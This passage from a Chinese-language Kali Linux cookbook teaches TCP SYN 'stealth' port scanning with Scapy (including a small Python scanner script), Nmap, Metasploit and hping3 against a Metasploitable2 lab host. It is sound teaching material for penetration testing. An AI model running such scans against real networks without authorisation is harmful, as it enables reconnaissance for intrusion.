[*] Discovered DNS on 172.16.36.255:53 (BIND 9.3.6-P1-RedHat-9.3
.6-20. P1.el5_8.6)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

工作原理

Metasploit 辅助模块中的 UDP 扫描比起 Nmap 更加简单。它仅仅针对有限的服务数量，但是在识别端口上的活动服务方面更加高效，并且比其它可用的 UDP 扫描器更快。

3.6 Scapy 隐秘扫描

执行 TCP 端口扫描的一种方式就是执行一部分。目标端口上的 TCP 三次握手用于识别端口是否接受连接。这一类型的扫描指代隐秘扫描， SYN 扫描，或者半开放扫描。这个秘籍演示了如何使用 Scapy 执行 TCP 隐秘扫描。

准备

为了使用 Scapy 执行 TCP 隐秘 扫描，你需要一个运行 TCP 网络服务的远程服务器。这个例子中我们使用 Metasploitable2 实例来执行任务。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

此外，这一节也需要编写脚本的更多信息，请参考第一章中的“使用文本编辑器 *VIM 和 Nano）。

操作步骤

为了展示如何执行 SYN 扫描，我们需要使用 Scapy 构造 TCP SYN 请求，并识别和开放端口、关闭端口以及无响应系统有关的响应。为了向给定端口发送 TCP SYN 请求，我们首先需要构建请求的各个层面。我们需要构建的第一层就是 IP 层：

```
root@KaliLinux:~# scapy
Welcome to Scapy (2.2.0)
>>> i = IP()
>>> i.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= ip
    chksum= None
    src= 127.0.0.1
    dst= 127.0.0.1
    \options\
>>> i.dst = "172.16.36.135"
>>> i.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= ip
    chksum= None
    src= 172.16.36.180
    dst= 172.16.36.135
    \options\
```

为了构建请求的 IP 层，我们需要将 `IP` 对象赋给变量 `i` 。通过调用 `display` 函数，我们可以确定对象的属性配置。通常，发送和接受地址都设为回送地址， `127.0.0.1` 。这些值可以通过修改目标地址来修改，也就是设置 `i.dst` 为想要扫描的地址的字符串值。通过再次调用 `dislay` 函数，我们看到不仅仅更新的目标地址，也自动更新了和默认接口相关的源 IP 地址。现在我们构建了请求的 IP 层，我们可以构建 TCP 层了。

```
>>> t = TCP()
>>> t.display()
###[ TCP ]###
    sport= ftp_data
    dport= http
    seq= 0
    ack= 0
    dataofs= None
    reserved= 0
    flags= S
    window= 8192
    chksum= None
    urgptr= 0
    options= {}
```

为了构建请求的 TCP 层，我们使用和 IP 层相同的技巧。在这个立即中， `TCP` 对象赋给了 `t` 变量。像之前提到的那样，默认的配置可以通过调用 `display` 函数来确定。这里我们可以看到目标端口的默认值为 HTTP 端口 80。对于我们的首次扫描，我们将 TCP 设置保留默认。现在我们创建了 TCP 和 IP 层，我们需要将它们叠放来构造请求。

```
>>> request = (i/t)
>>> request.display()
###[ IP ]###
    version= 4
    ihl= None
    tos= 0x0
    len= None
    id= 1
    flags=
    frag= 0
    ttl= 64
    proto= tcp
    chksum= None
    src= 172.16.36.180
    dst= 172.16.36.135
    \options\
###[ TCP ]###
    sport= ftp_data
    dport= http
    seq= 0
    ack= 0
    dataofs= None
    reserved= 0
    flags= S
    window= 8192
    chksum= None
    urgptr= 0
    options= {}
```

我们可以通过以斜杠分离变量来叠放 IP 和 TCP 层。这些层面之后赋给了新的变量，它代表整个请求。我们之后可以调用 `dispaly` 函数来查看请求的配置。一旦构建了请求，可以将其传递给 `sr1` 函数来分析响应：

```
>>> response = sr1(request)
...Begin emission:
........Finished to send 1 packets.
....*
Received 16 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
    version= 4L
    ihl= 5L
    tos= 0x0
    len= 44
    id= 0
    flags= DF
    frag= 0L
    ttl= 64
    proto= tcp
    chksum= 0x9970
    src= 172.16.36.135
    dst= 172.16.36.180
    \options\
###[ TCP ]###
    sport= http
    dport= ftp_data
    seq= 2848210323L
    ack= 1
    dataofs= 6L
    reserved= 0L
    flags= SA
    window= 5840
    chksum= 0xf82d
    urgptr= 0
    options= [('MSS', 1460)]
###[ Padding ]###
    load= '\x00\x00'
```

相同的请求可以不通过构建和堆叠每一层来执行。反之，我们使用单独的一条命令，通过直接调用函数并传递合适的参数：

```
>>> sr1(IP(dst="172.16.36.135")/TCP(dport=80))
.Begin emission: .............Finished to send 1 packets.
....*
Received 19 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0x0 len=44 id=0 flags=DF frag=0L ttl=
64 proto=tcp chksum=0x9970 src=172.16.36.135 dst=172.16.36.180 o
ptions=[] |<TCP  sport=http dport=ftp_data seq=542529227 ack=1 d
ataofs=6L reserved=0L flags=SA window=5840 chksum=0x6864 urgptr=
0 options=[('MSS', 1460)] |<Padding  load='\x00\x00' |>>>
```

要注意当 SYN 封包发往目标 Web 服务器的 TCP 端口 80，并且该端口上运行了 HTTP 服务时，响应中会带有 TCP 标识 SA 的值，这表明 SYN 和 ACK 标识都被激活。这个响应表明特定的目标端口是开放的，并接受连接。如果相同类型的封包发往不接受连接的端口，会收到不同的请求。

```
>>> response = sr1(IP(dst="172.16.36.135")/TCP(dport=4444))
..Begin emission:
.Finished to send 1 packets.
...* Received 7 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
    version= 4L
    ihl= 5L
    tos= 0x0
    len= 40
    id= 0
    flags= DF
    frag= 0L
    ttl= 64
    proto= tcp
    chksum= 0x9974
    src= 172.16.36.135
    dst= 172.16.36.180
    \options\
###[ TCP ]###
    sport= 4444
    dport= ftp_data
    seq= 0
    ack= 1
    dataofs= 5L
    reserved= 0L
    flags= RA
    window= 0
    chksum= 0xfd03
    urgptr= 0
    options= {}
###[ Padding ]###
    load= '\x00\x00\x00\x00\x00\x00'
```

当 SYN 请求发送给关闭的端口时，返回的响应中带有 TCP 标识 RA，这表明 RST 和 ACK 标识为都被激活。ACK 为仅仅用于承认请求被接受，RST 为用于断开连接，因为端口不接受连接。作为替代，如果 SYN 封包发往崩溃的系统，或者防火墙过滤了这个请求，就可能接受不到任何信息。由于这个原因，在 `sr1` 函数在脚本中使用时，应该始终使用 `timeout` 选项，来确保脚本不会在无响应的主机上挂起。

```
>>> response = sr1(IP(dst="172.16.36.136")/TCP(dport=4444),timeo
ut=1,verb ose=1)
Begin emission:
Finished to send 1 packets

Received 15 packets, got 0 answers, remaining 1 packets
```

如果函数对无响应的主机使用时， `timeout` 值没有指定，函数会无限继续下去。这个演示中， `timout` 值为 1秒，用于使这个函数更加完备，响应的值可以用于判断是否收到了响应：

```
root@KaliLinux:~#
python Python 2.7.3 (default, Jan  2 2013, 16:53:07)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more inform
ation.
>>> from scapy.all import *
>>> response = sr1(IP(dst="172.16.36.136")/TCP(dport=4444),timeo
ut=1,verb ose=1)
Begin emission:
WARNING: Mac address to reach destination not found. Using broad
cast. Finished to send 1 packets.

Received 15 packets, got 0 answers, remaining 1 packets
>>> if response == None:
...     print "No Response!!!"
...
No Response!!!
```

Python 的使用使其更易于测试变量来识别 `sr1` 函数是否对其复制。这可以用作初步检验，来判断是否接收到了任何响应。对于接收到的响应，可以执行一系列后续检查来判断响应表明端口开放还是关闭。这些东西可以轻易使用 Python 脚本来完成，像这样：

```
#!/usr/bin/python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
import sys

if len(sys.argv) != 4:
    print "Usage - ./syn_scan.py [Target-IP] [First Port] [Last
Port]"
    print "Example - ./syn_scan.py 10.0.0.5 1 100"
    print "Example will TCP SYN scan ports 1 through 100 on 10.0
.0.5"
    sys.exit()

ip = sys.argv[1]
start = int(sys.argv[2])
end = int(sys.argv[3])

for port in range(start,end):
    ans = sr1(IP(dst=ip)/TCP(dport=port),timeout=1,verbose=0)
    if ans == None:
        pass
    else:
        if int(ans[TCP].flags) == 18:
            print port
        else:
            pass
```

在这个 Python 脚本中，用于被提示来输入 IP 地址，脚本之后会对定义好的端口序列执行 SYN 扫描。脚本之后会得到每个连接的响应，并尝试判断响应的 SYN 和 ACK 标识是否激活。如果响应中出现并仅仅出现了这些标识，那么会输出相应的端口号码。

```
root@KaliLinux:~# chmod 777 syn_scan.py
root@KaliLinux:~# ./syn_scan.py
Usage - ./syn_scan.py [Target-IP] [First Port] [Last Port]
Example - ./syn_scan.py 10.0.0.5 1 100
Example will TCP SYN scan ports 1 through 100 on 10.0.0.5
root@KaliLinux:~# ./syn_scan.py 172.16.36.135 1 100

21
22
23
25
53
80
```

运行这个脚本之后，输出会显示所提供的 IP 地址的系统上，前 100 个端口中的开放端口。

工作原理

这一类型的扫描由发送初始 SYN 封包给远程系统的目标 TCP 端口，并且通过返回的响应类型来判断端口状态来完成。如果远程系统返回了 SYN+ACK 响应，那么它正在准备建立连接，我们可以假设这个端口开放。如果服务返回了 RST 封包，这就表明端口关闭并且不接收连接。此外，如果没有返回响应，扫描系统和远程系统之间可能存在防火墙，它丢弃了请求。这也可能表明主机崩溃或者目标 IP 上没有关联任何系统。

3.7 Nmap 隐秘扫描

Nmap 拥有可以执行远程系统 SYN 扫描的扫描模式。这个秘籍展示了如何使用 Nmap 执行 TCP 隐秘扫描。

准备

为了使用 Nmap 执行 TCP 隐秘扫描，你需要一个运行 TCP 网络服务的远程服务器。这个例子中我们使用 Metasploitable2 实例来执行任务。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

就像多数扫描需求那样，Nmap 拥有简化 TCP 隐秘扫描执行过程的选项。为了使用 Nmap 执行 TCP 隐秘扫描，应使用 `-sS` 选项，并附带被扫描主机的 IP 地址。

```
root@KaliLinux:~# nmap -sS 172.16.36.135 -p 80

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 21:47 EST
Nmap scan report for 172.16.36.135
Host is up (0.00043s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
```

在提供的例子中，特定的 IP 地址的 TCP 80 端口上执行了 TCP 隐秘扫描。和 Scapy 中的技巧相似，Nmap 监听响应并通过分析响应中所激活的 TCP 标识来识别开放端口。我们也可以使用 Nmap 执行多个特定端口的扫描，通过传递逗号分隔的端口号列表。

```
root@KaliLinux:~# nmap -sS 172.16.36.135 -p 21,80,443

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 21:48 EST
Nmap scan report for 172.16.36.135
Host is up (0.00035s latency).
PORT    STATE  SERVICE
21/tcp  open   ftp
80/tcp  open   http
443/tcp closed https
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
```

在这个例子中，目标 IP 地址的端口 21、80 和 443 上执行了 SYN 扫描。我们也可以使用 Nmap 来扫描主机序列，通过标明要扫描的第一个和最后一个端口号，以破折号分隔：

```
root@KaliLinux:~# nmap -sS 172.16.36.135 -p 20-25

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 21:48 EST
Nmap scan report for 172.16.36.135
Host is up (0.00035s latency).
PORT   STATE  SERVICE
20/tcp closed ftp-data
21/tcp open   ftp
22/tcp open   ssh
23/tcp open   telnet
24/tcp closed priv-mail
25/tcp open   smtp
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
```

在所提供的例子中，SYN 扫描在 TCP 20 到 25 端口上执行。除了拥有指定被扫描端口的能力之外。Nmap 同时拥有配置好的 1000 和常用端口的列表。我们可以执行这些端口上的扫描，通过不带任何端口指定信息来运行 Nmap：

```
root@KaliLinux:~# nmap -sS 172.16.36.135

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 21:46 EST
Nmap scan report for 172.16.36.135
Host is up (0.00038s latency). N
ot shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
```

在上面的例子中，扫描了 Nmap 定义的 1000 个常用端口，用于识别 Metasploitable2 系统上的大量开放端口。虽然这个技巧在是被多数设备上很高效，但是也可能无法识别模糊的服务或者不常见的端口组合。如果扫描在所有可能的 TCP 端口上执行，所有可能的端口地址值都需要被扫描。定义了源端口和目标端口地址的 TCP 头部部分是 16 位长。并且，每一位可以为 1 或者 0。因此，共有 `2 ** 16` 或者 65536 个可能的 TCP 端口地址。对于要扫描的全部可能的地址空间，需要提供 0 到 65535 的端口范围，像这样：

```
root@KaliLinux:~# nmap -sS 172.16.36.135 -p 0-65535

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 21:51 EST
Nmap scan report for 172.16.36.135
Host is up (0.00033s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  unknown
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  unknown
34789/tcp open  unknown
50333/tcp open  unknown
56375/tcp open  unknown
57385/tcp open  unknown
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 16.78 seconds
```

这个例子中，Metasploitable2 系统上所有可能的 65536 和 TCP 地址都扫描了一遍。要注意该扫描中识别的多数服务都在标准的 Nmap 1000 扫描中识别过了。这就表明在尝试识别目标的所有可能的攻击面的时候，完整扫描是个最佳实践。Nmap 可以使用破折号记法，扫描主机列表上的 TCP 端口：

```
root@KaliLinux:~# nmap 172.16.36.0-255 -sS -p 80

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 21:56 EST
Nmap scan report for 172.16.36.1 Host is up (0.00023s latency).
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.16.36.2 Host is up (0.00018s latency).
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:50:56:FF:2A:8E (VMware)

Nmap scan report for 172.16.36.132 Host is up (0.00047s latency)
.
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:0C:29:65:FC:D2 (VMware)

Nmap scan report for 172.16.36.135
Host is up (0.00016s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap scan report for 172.16.36.180
Host is up (0.0029s latency).
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 256 IP addresses (5 hosts up) scanned in 42.85 second
s
```

这个例子中，TCP 80 端口的 SYN 扫描在指定地址范围内的所有主机上执行。虽然这个特定的扫描仅仅执行在单个端口上，Nmap 也能够同时扫描多个系统上的多个端口和端口范围。此外，Nmap 也能够进行配置，基于 IP 地址的输入列表来扫描主机。这可以通过 `-iL` 选项并指定文件名，如果文件存放于执行目录中，或者文件路径来完成。Nmap 之后会遍历输入列表中的每个地址，并对地址执行特定的扫描。

```
root@KaliLinux:~# cat iplist.txt
172.16.36.1
172.16.36.2
172.16.36.132
172.16.36.135

root@KaliLinux:~# nmap -sS -iL iplist.txt -p 80

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 21:59 EST
Nmap scan report for 172.16.36.1
Host is up (0.00016s latency).
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.16.36.2
Host is up (0.00047s latency).
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:50:56:FF:2A:8E (VMware)

Nmap scan report for 172.16.36.132
Host is up (0.00034s latency).
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:0C:29:65:FC:D2 (VMware)

Nmap scan report for 172.16.36.135
Host is up (0.00016s latency).
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap done: 4 IP addresses (4 hosts up) scanned in 13.05 seconds
```

工作原理

Nmap SYN 扫描背后的底层机制已经讨论过了。但是，Nmap 拥有多线程功能，是用于执行这类扫描的快速高效的方式。

3.8 Metasploit 隐秘扫描

除了其它已经讨论过的工具之外，Metasploit 拥有用于 SYN 扫描的辅助模块。这个秘籍展示了如何使用 Metasploit 来执行 TCP 隐秘扫描。

准备

为了使用 Metasploit 执行 TCP 隐秘扫描，你需要一个运行 TCP 网络服务的远程服务器。这个例子中我们使用 Metasploitable2 实例来执行任务。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

Metasploit 拥有可以对特定 TCP 端口执行 SYN 扫描的辅助模块。为了在 Kali 中启动 Metasploit，我们在终端中执行 `msfconsole` 命令。

```
root@KaliLinux:~# msfconsole
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt

Using notepad to track pentests? Have Metasploit Pro report on h
osts, services, sessions and evidence -- type 'go_pro' to launch
 it now.

       =[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ -- --=[ 1053 exploits - 590 auxiliary - 174 post
+ -- --=[ 275 payloads - 28 encoders - 8 nops

msf > use auxiliary/scanner/portscan/syn
msf  auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

    Name       Current Setting  Required  Description
    ----       ---------------  --------  -----------
    BATCHSIZE  256              yes       The number of hosts to
 scan per set
    INTERFACE                   no        The name of the interf
ace
    PORTS      1-10000          yes       Ports to scan (e.g. 22
25,80,110-900)
    RHOSTS                      yes       The target address ran
ge or CIDR identifier
    SNAPLEN    65535            yes       The number of bytes to
 capture
    THREADS    1                yes       The number of concurre
nt threads
    TIMEOUT    500              yes       The reply read timeout
 in milliseconds
```

为了在 Metasploit 中执行 SYN 扫描，以辅助模块的相对路径调用 `use` 命令。一旦模块被选中，可以执行 `show options` 命令来确认或修改扫描配置。这个命令会展示四列的表格，包括 `name` 、 `current settings` 、 `required` 和 `description` 。 `name` 列标出了每个可配置变量的名称。 `current settings` 列列出了任何给定变量的现有配置。 `required` 列标出对于任何给定变量，值是否是必须的。 `description` 列描述了每个变量的功能。任何给定变量的值可以使用 `set` 命令，并且将新的值作为参数来修改。

```
msf  auxiliary(syn) > set RHOSTS 172.16.36.135
RHOSTS => 172.16.36.135
msf  auxiliary(syn) > set THREADS 20
THREADS => 20
msf  auxiliary(syn) > set PORTS 80
PORTS => 80
msf  auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to
scan per set
   INTERFACE                   no        The name of the interfa
ce
   PORTS      80               yes       Ports to scan (e.g. 222
5,80,110-900)
   RHOSTS     172.16.36.135    yes       The target address rang
e or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to
capture
   THREADS    20               yes       The number of concurren
t threads
   TIMEOUT    500              yes       The reply read timeout
in milliseconds
```

在上面的例子中， `RHOSTS` 值修改为我们打算扫描的远程系统的 IP 地址。此外，线程数量修改为 20。 `THREADS` 的值定义了在后台执行的当前任务数量。确定线程数量涉及到寻找一个平衡，既能提升任务速度，又不会过度消耗系统资源。对于多数系统，20 个线程可以足够快，并且相当合理。 `PORTS` 值设为 TCP 端口 80（HTTP）。修改了必要的变量之后，可以再次使用 `show options` 命令来验证。一旦所需配置验证完毕，就可以执行扫描了。

```
msf  auxiliary(syn) > run

[*] TCP OPEN 172.16.36.135:80 [*] Scanned 1 of 1 hosts (100% com
plete)
[*] Auxiliary module execution completed The run command is used
 in Metasploit to execute the selected auxiliary module. In the
example provided, the run command executed a TCP SYN scan agains
t port 80 of the specified IP address. We can also run this TCP
SYN scan module against a sequential series  of TCP ports by sup
plying the first and last values, separated by a dash notation:

msf  auxiliary(syn) > set PORTS 0-100
PORTS => 0-100
msf  auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to
scan per set
   INTERFACE                   no        The name of the interfa
ce
   PORTS      0-100            yes       Ports to scan (e.g. 222
5,80,110-900)
   RHOSTS     172.16.36.135    yes       The target address rang
e or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to
capture
   THREADS    20               yes       The number of concurren
t threads
   TIMEOUT    500              yes       The reply read timeout
in milliseconds

msf  auxiliary(syn) > run

[*]  TCP OPEN 172.16.36.135:21
[*]  TCP OPEN 172.16.36.135:22
[*]  TCP OPEN 172.16.36.135:23
[*]  TCP OPEN 172.16.36.135:25
[*]  TCP OPEN 172.16.36.135:53
[*]  TCP OPEN 172.16.36.135:80
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

上面的例子中，所指定的远程主机的钱 100 个 TCP 端口上执行了 TCP SYN 扫描。虽然这个扫描识别了目标系统的多个设备，我们不能确认所有设备都识别出来，除非所有可能的端口地址都扫描到。定义来源和目标端口地址的TCP 头部部分

是 16 位长。并且，每一位可以为 1 或者 0。因此，共有 `2 ** 16` 或 65536 个可能的 TCP 端口地址。对于要扫描的整个地址空间，需要提供 0 到 65535 的端口范围，像这样：

```
msf  auxiliary(syn) > set PORTS 0-65535
PORTS => 0-65535
msf  auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to
scan per set
   INTERFACE                   no        The name of the interfa
ce
   PORTS      0-65535          yes       Ports to scan (e.g. 222
5,80,110-900)
   RHOSTS     172.16.36.135    yes       The target address rang
e or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to
capture
   THREADS    20               yes       The number of concurren
t threads
   TIMEOUT    500              yes       The reply read timeout
in milliseconds

msf  auxiliary(syn) > run

[*]  TCP OPEN 172.16.36.135:21
[*]  TCP OPEN 172.16.36.135:22
[*]  TCP OPEN 172.16.36.135:23
[*]  TCP OPEN 172.16.36.135:25
[*]  TCP OPEN 172.16.36.135:53
[*]  TCP OPEN 172.16.36.135:80
[*]  TCP OPEN 172.16.36.135:111
[*]  TCP OPEN 172.16.36.135:139
[*]  TCP OPEN 172.16.36.135:445
[*]  TCP OPEN 172.16.36.135:512
[*]  TCP OPEN 172.16.36.135:513
[*]  TCP OPEN 172.16.36.135:514
[*]  TCP OPEN 172.16.36.135:1099
[*]  TCP OPEN 172.16.36.135:1524
[*]  TCP OPEN 172.16.36.135:2049
[*]  TCP OPEN 172.16.36.135:2121
[*]  TCP OPEN 172.16.36.135:3306
[*]  TCP OPEN 172.16.36.135:3632
[*]  TCP OPEN 172.16.36.135:5432
[*]  TCP OPEN 172.16.36.135:5900
[*]  TCP OPEN 172.16.36.135:6000
[*]  TCP OPEN 172.16.36.135:6667
[*]  TCP OPEN 172.16.36.135:6697
```

```
[*]  TCP OPEN 172.16.36.135:8009
[*]  TCP OPEN 172.16.36.135:8180
[*]  TCP OPEN 172.16.36.135:8787
[*]  TCP OPEN 172.16.36.135:34789
[*]  TCP OPEN 172.16.36.135:50333
[*]  TCP OPEN 172.16.36.135:56375
[*]  TCP OPEN 172.16.36.135:57385
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

在这个例子中，远程系统的所有开放端口都由扫描所有可能的 TCP 端口地址来识别。我们也可以修改扫描配置使用破折号记法来扫描地址序列。

```
msf  auxiliary(syn) > set RHOSTS 172.16.36.0-255
RHOSTS => 172.16.36.0-255
msf  auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to
scan per set
   INTERFACE                   no        The name of the interfa
ce
   PORTS      80               yes       Ports to scan (e.g. 222
5,80,110-900)
   RHOSTS     172.16.36.0-255  yes       The target address rang
e or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to
capture
   THREADS    20               yes       The number of concurren
t threads
   TIMEOUT    500              yes       The reply read timeout
in milliseconds

msf  auxiliary(syn) > run

[*] TCP OPEN 172.16.36.135:80
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

这个例子中，TCP SYN 扫描执行在由 `RHOST` 变量指定的所有主机地址的 80 端口上。与之相似， `RHOSTS` 可以使用 CIDR 记法定义网络范围。

```
msf  auxiliary(syn) > set RHOSTS 172.16.36.0/24
RHOSTS => 172.16.36.0/24
msf  auxiliary(syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to
scan per set
   INTERFACE                   no        The name of the interfa
ce
   PORTS      80               yes       Ports to scan (e.g. 222
5,80,110-900)
   RHOSTS     172.16.36.0/24   yes       The target address rang
e or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to
capture
   THREADS    20               yes       The number of concurren
t threads
   TIMEOUT    500              yes       The reply read timeout
in milliseconds

msf  auxiliary(syn) > run

[*] TCP OPEN 172.16.36.135:80
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

工作原理

Metasploit SYN 扫描辅助模块背后的底层原理和任何其它 SYN 扫描工具一样。对于每个被扫描的端口，会发送 SYN 封包。SYN+ACK 封包会用于识别活动服务。使用 MEtasploit 可能更加有吸引力，因为它拥有交互控制台，也因为它是个已经被多数渗透测试者熟知的工具。

7.9 hping3 隐秘扫描

除了我们之前学到了探索技巧，hping3 也可以用于执行端口扫描。这个秘籍展示了如何使用 hping3 来执行 TCP 隐秘扫描。

准备

为了使用 hping3 执行 TCP 隐秘扫描，你需要一个运行 TCP 网络服务的远程服务器。这个例子中我们使用 Metasploitable2 实例来执行任务。配置 Metasploitable2 的更多信息请参考第一章中的“安装 Metasploitable2”秘籍。

操作步骤

除了我们之前学到了探索技巧，hping3 也可以用于执行端口扫描。为了使用 hping3 执行端口扫描，我们需要以一个整数值使用 `--scan` 模式来指定要扫描的端口号。

```
root@KaliLinux:~# hping3 172.16.36.135 --scan 80 -S
Scanning 172.16.36.135 (172.16.36.135), port 80
1 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   80 http       : .S..A...  64     0  5840    46
All replies received. Done.
Not responding ports:
```

上面的例子中，SYN 扫描执行在指定 IP 地址的 TCP 端口 80 上。 `-S` 选项指明了发给远程系统的封包中激活的 TCP 标识。表格展示了接收到的响应封包中的属性。我们可以从输出中看到，接收到了SYN+ACK 响应，所以这表示目标主机端口 80 是开放的。此外，我们可以通过输入够好分隔的端口号列表来扫描多个端口，像这样：

```
root@KaliLinux:~# hping3 172.16.36.135 --scan 22,80,443 -S
Scanning 172.16.36.135 (172.16.36.135), port 22,80,443
3 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   22 ssh        : .S..A...  64     0  5840    46
   80 http       : .S..A...  64     0  5840    46
All replies received. Done.
Not responding ports:
```

在上面的扫描输出中，你可以看到，仅仅展示了接受到 SYN+ACK 标识的结果。要注意和发送到 443 端口的 SYN 请求相关的响应并没有展示。从输出中可以看出，我们可以通过使用 `-v` 选项增加详细读来查看所有响应。此外，可以通过传递第一个和最后一个端口地址值，来扫描端口范围，像这样：

```
root@KaliLinux:~# hping3 172.16.36.135 --scan 0-100 -S
Scanning 172.16.36.135 (172.16.36.135), port 0-100
101 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   21 ftp        : .S..A...  64     0  5840    46
   22 ssh        : .S..A...  64     0  5840    46
   23 telnet     : .S..A...  64     0  5840    46
   25 smtp       : .S..A...  64     0  5840    46
   53 domain     : .S..A...  64     0  5840    46
   80 http       : .S..A...  64     0  5840    46
All replies received. Done.
Not responding ports:
```

这个例子中，100 个端口的扫描足以识别 Metasploitable2 系统上的服务。但是，为了执行 所有 TCP 端口的扫描，需要扫描所有可能的端口地址值。定义了源端口和目标端口地址的 TCP 头部部分是 16 位长。并且，每一位可以为 1 或者 0。因此，共有 `2 ** 16` 或者 65536 个可能的 TCP 端口地址。对于要扫描的全部可能的地址空间，需要提供 0 到 65535 的端口范围，像这样：

```
root@KaliLinux:~# hping3 172.16.36.135 --scan 0-65535 -S
Scanning 172.16.36.135 (172.16.36.135), port 0-65535
65536 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
